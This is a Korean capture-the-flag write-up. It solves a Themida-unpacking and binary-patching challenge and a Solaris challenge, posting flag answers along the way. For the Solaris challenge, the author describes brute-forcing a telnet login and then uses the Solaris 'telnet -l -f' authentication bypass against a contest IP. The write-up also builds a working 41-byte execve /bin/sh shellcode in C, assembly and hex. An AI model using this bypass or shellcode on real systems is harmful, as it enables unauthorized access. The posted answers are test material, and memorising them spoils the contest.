
문제서버의 IP Address 정보

```
eth0      Link encap:Ethernet  HWaddr 00:C0:26:00:FF:F7
          inet addr:211.247.111.234  Bcast:211.247.111.255  Mask:255.255.255.0
          inet6 addr: fe80::2c0:26ff:fe00:fff7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8393001 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8537318 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:789231062 (752.6 MiB)  TX bytes:1619288770 (1.5 GiB)
          Interrupt:11 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:24 errors:0 dropped:0 overruns:0 frame:0
          TX packets:24 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2275 (2.2 KiB)  TX bytes:2275 (2.2 KiB)

sit0      Link encap:IPv6-in-IPv4
          NOARP  MTU:1480  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```

정답은 : PresidentWearsGurada!

#07


Themida 로 Packing 되어진 Program 을 분석하면 됩니다.
Themida 1.8.x.x 로 나오지만 정확한것은 아니며 실제 분석을 해봐야 합니다.



Packing 이 된 Themida 파일을 OllyDBG로 불러봅니다.
의심이 가는 String이 있습니다.


ghddlreogkrry
홍익대학교

ghdeoWkdqjrjz tmvptuf xhtmxm ajrrhtlvdjdy
홍대짱버거ㅋ 스페셜 토스트 먹고싶어요




이 String에 BreakPoint를 걸고나서 실행을 하면 다음과 같이 메시지가 납니다.

Unpacking을 하기 위해 OllyDBG로 불러봅니다.




Unpacking을 안하고 풀려고 했지만 다양한 Access Violation Error가 발생하기에 Unpacking을 합니다.


unThemida로 Unpacking을 한후에 Dede로 분석을 합니다.




Dede와 OllyDBG로 분석후에 조작후 프로그램을 실행하고 나서 관리자 모드로 간후의 모습입니다.
여기서 Tip버튼을 누르면 다음의 Base64로 Encoding 된 문자열이 나옵니다.




Base64로 Encoding 되어진 "SG93IGFib3V0IHRha2luZyBhIGJyZWFrPw==" 문자열을 복호화 하면 다음의 메시지가 나옵니다.
How about taking a break? 아래 인증부분에 **How about taking a break?** 을 입력하고 확인을 누르면 정답이 나옵니다.



다른 방법으로 문제를 풀면 프로그램 실행했을때의 Input부분에 Breakpoint를 걸어준후에 진행하면 ...



다음과 같이 Level7 인증답과 비교부분이 있는 스택을 만날 수 있습니다.



#08

Account : 220.95.158.13 tcgy5ngv

Telnet 계정을 주었지만 Password는 안주어졌습니다.
Password Bruteforce 인줄 알고 사전 2M정도를 무지하게 돌린 상태에서 Guessing 으로 정말 다양하게 패스워드를 넣었었습니다. 아마 대회 운영진분들께서 Log를 보시면 깜짝 놀라실듯... 엄청난 Guessing과 Bruteforce ....
몇십분 후에야 Nmap 으로 검색하니 Solaris 9 인것을 알고, 얼마전에 나온 Telnet 취약점인것을 파악하고 Login 성공하였습니다.

telnet -l "-ftcgy5ngv" 220.95.158.13

문제는 Solaris 기반에서 Shellcode 를 누가 적게 코딩하나입니다.

문제 서버에 원할히 Shellcode를 작성할 환경이 안되어 저의 FreeBSD서버에서 작업후에 문제서버에 Copy한후에 GCC로 Compile -> Run 하면서 테스트 하였습니다.
또한, 시간이 별로 없어 예전에 만들어 놓은 Solaris&bsd Shellcode를 사용하였습니다.

Shellcode 만드는 과정은 다음으로 요약 할 수 있습니다.

#01. /bin/sh을 실행하는 Asmcode 작성
#02. system call (bsd, solaris 등등 /usr/src/sys/kern/syscalls.master)
#03. disassemble 작업
#04. OPCode 작업
#05. OPCode 작업후 실행 테스트
#06. 0x00 or ₩0 제거작업
#07. Shellcode 실행 테스트

/bin/sh 과 execve 를 사용하기 위한 기본바탕

```
#include <unistd.h>
int main() {
char *args[2];
args[0] = "/bin/sh";
args[1] = NULL;
execve(args[0], args, NULL);
}
```

disassemble

```
        .file   "01.c"
        .section        .rodata
.LC0:
        .string "/bin/sh"
        .text
        .p2align 2,,3
.globl main
        .type   main, @function
main:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $8, %esp
        andl    $-16, %esp
        movl    $0, %eax
        addl    $15, %eax
        addl    $15, %eax
        shrl    $4, %eax
        sall    $4, %eax
        subl    %eax, %esp
        movl    $.LC0, -8(%ebp)
        movl    $0, -4(%ebp)
        subl    $4, %esp
        pushl   $0
        leal    -8(%ebp), %eax
        pushl   %eax
        pushl   -8(%ebp)
        call    execve
        addl    $16, %esp
        leave
        ret
        .size   main, .-main
        .ident  "GCC: (GNU) 3.4.4 [FreeBSD] 20050518"
```

쉘코드 만드는 중..

```
void main()
{
__asm__ __volatile__(
"xor %eax, %eax     ₩n₩t"
"xor %eax, %eax     ₩n₩t"
"push %eax                      ₩n₩t"
"push $0x0068732f   ₩n₩t"
"push $0x6e69622f   ₩n₩t"
"mov %esp, %ebx     ₩n₩t"
"push %eax                      ₩n₩t"
"push %ebx          ₩n₩t"
"mov %edx, %esp   ₩n₩t"
"push %eax   ₩n₩t"
"push %edx   ₩n₩t"
"push %ebx   ₩n₩t"
"mov %al, 0x59   ₩n₩t"
"call %ebp   ₩n₩t"
);
```

시행착오

```
# ./03
Segmentation fault (core dumped)
#
```

쉘코드 시나리오 (0을 없에기 위한작업은 제외)

/bin/sh 를 Stack에 집어넣은후에 execve를 ebx레지스터에 넣은후 execve syscall number인 59를 al레지스터에 넣은후에 Kernel을 호출하면 Shell이 떨어집니다.

/usr/src/sys/kern/syscalls.master

```
59      AUE_NULL        MSTD    { int execve(char *fname, char **argv, char **envv); }
```

Result Source

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

char shell[]=
"\xb8\xff\xf8\xff\x3c\xf7\xd0\x50\x33\xc0\xb0\x9a\x50\x8b"
"\xec\x33\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e"
"\x8b\xdc\x50\x53\x8b\xd4\x50\x52\x53\xb0\x3b\xff\xd5";

int main()
{
    void(*func)();
    func = (void*)shell;
    printf("%d bytes shellcode.\n", strlen(shell));
    func();
    return 0;
}
```

실행을 하면 Shellcode가 실행이 되고, 41byte의 shellcode라고 출력을 해줍니다.

```
# gcc -o s s.c
# ./s
41 bytes shellcode.
#
```

EOF

이강석 / certlab@gmail.com